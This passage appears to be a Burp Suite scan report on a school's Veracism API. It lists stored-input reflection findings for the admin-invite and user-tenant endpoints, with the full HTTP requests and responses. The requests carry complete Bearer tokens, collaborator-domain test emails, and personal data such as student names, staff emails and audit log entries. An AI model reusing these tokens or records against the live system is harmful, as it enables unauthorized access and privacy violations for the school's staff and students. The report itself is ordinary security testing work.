wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:56:42 GMT

{"tenantId":6,"page":1,"pageSize":20,"totalCount":2,"count":2,"students":
[{"studentId":4,"tenantId":6,"externalReference":"n/a","fullName":"Maria
Corpuz","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"},
{"studentId":6,"tenantId":6,"externalReference":"ophcx67wlpqnq9tbm61qa71skjqhea9y1qpic90y","fullName":"Testasd","st
udentNumber":"0123012","isActive":true,"createdAt":"2026-03-04T23:23:33.5133333"}]}
```

9.11. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/admin-invite**

Issue detail

The value of the **email** JSON parameter submitted to the URL /Veracism/api/users/admin-invite is copied into the response for the URL /Veracism/api/Users.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1


```
POST /Veracism/api/users/admin-invite HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6134
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
```

```
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com","displayName":"asd","tenantId":13}
```

Request 2


```
GET /Veracism/api/Users?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYI-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```


Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:10 GMT

[{"id":"d1ff2018-8538-4a61-9a12-4ee7d1e7c421","auth0UserId":"pending|
gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com","email":"gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oasti
fy.com","displayName":"asd","role":"2","roleCode":"ADMIN_OFFICE","isActive":true,"createdAt":"2026-03-21T06:49:50.8
766667","lastLoginAt":null,"tenantId":13,"tenantName":"asdasasd","profileImage":
...[SNIP]...
```

9.12. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/admin-invite**

Issue detail

The value of the **email** JSON parameter submitted to the URL /Veracism/api/users/admin-invite is copied into the response for the URL /Veracism/api/admin/audit.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
POST /Veracism/api/users/admin-invite HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6134
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"yegmmgw6azfxfjilbgq0zhq29tfr3luhi9ax2ks8h","displayName":"asd","tenantId":13}
```

Request 2

```
GET /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYI-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:22:19 GMT

{"tenantId":null,"page":1,"pageSize":20,"totalCount":4708,"count":20,"events":
[{"eventId":4708,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"tenant_user.updated","entity
T
...[SNIP]...
:10.23"},
{"eventId":4696,"tenantId":13,"actorUpn":"escotidop@ismanila.org","actorClient":null,"action":"tenant_user.invited","entity
Type":"User","entityId":5711104563937312083,"metaJson":"{\"email\":\"yegmmgw6azfxfjilbgq0zhq29tfr3luhi9ax2ks8h\",
```

\"displayName\":\"asd\",\"tenantId\":13,\"invitedBy\":\"Paolo Escotido\"}","occurredAt":"2026-03-21T07:21:02.8533333"},
{"eventId":4695,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":nu
...[SNIP]...

9.13. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant is copied into the response for the URL /Veracism/api/apiclient.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Request 2

```
GET /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:19:51 GMT

[{"clientId":2,"tenantId":6,"userId":"b0d0ad61-
fd72-4d51-9359-9814aedaff21","name":"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua","scopeJson":"[\"read:reports\",
\"write:reports\",\"read:students\",\"write:students\"]","scopes":
["read:reports","write:reports","read:students","write:students"],"isActive":true,"createdAt":"2026-03
...[SNIP]...
```

9.14. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant is copied into the response for the URL /Veracism/api/users/my-tenant.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Request 2

```
GET /Veracism/api/users/my-tenant?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
```

```
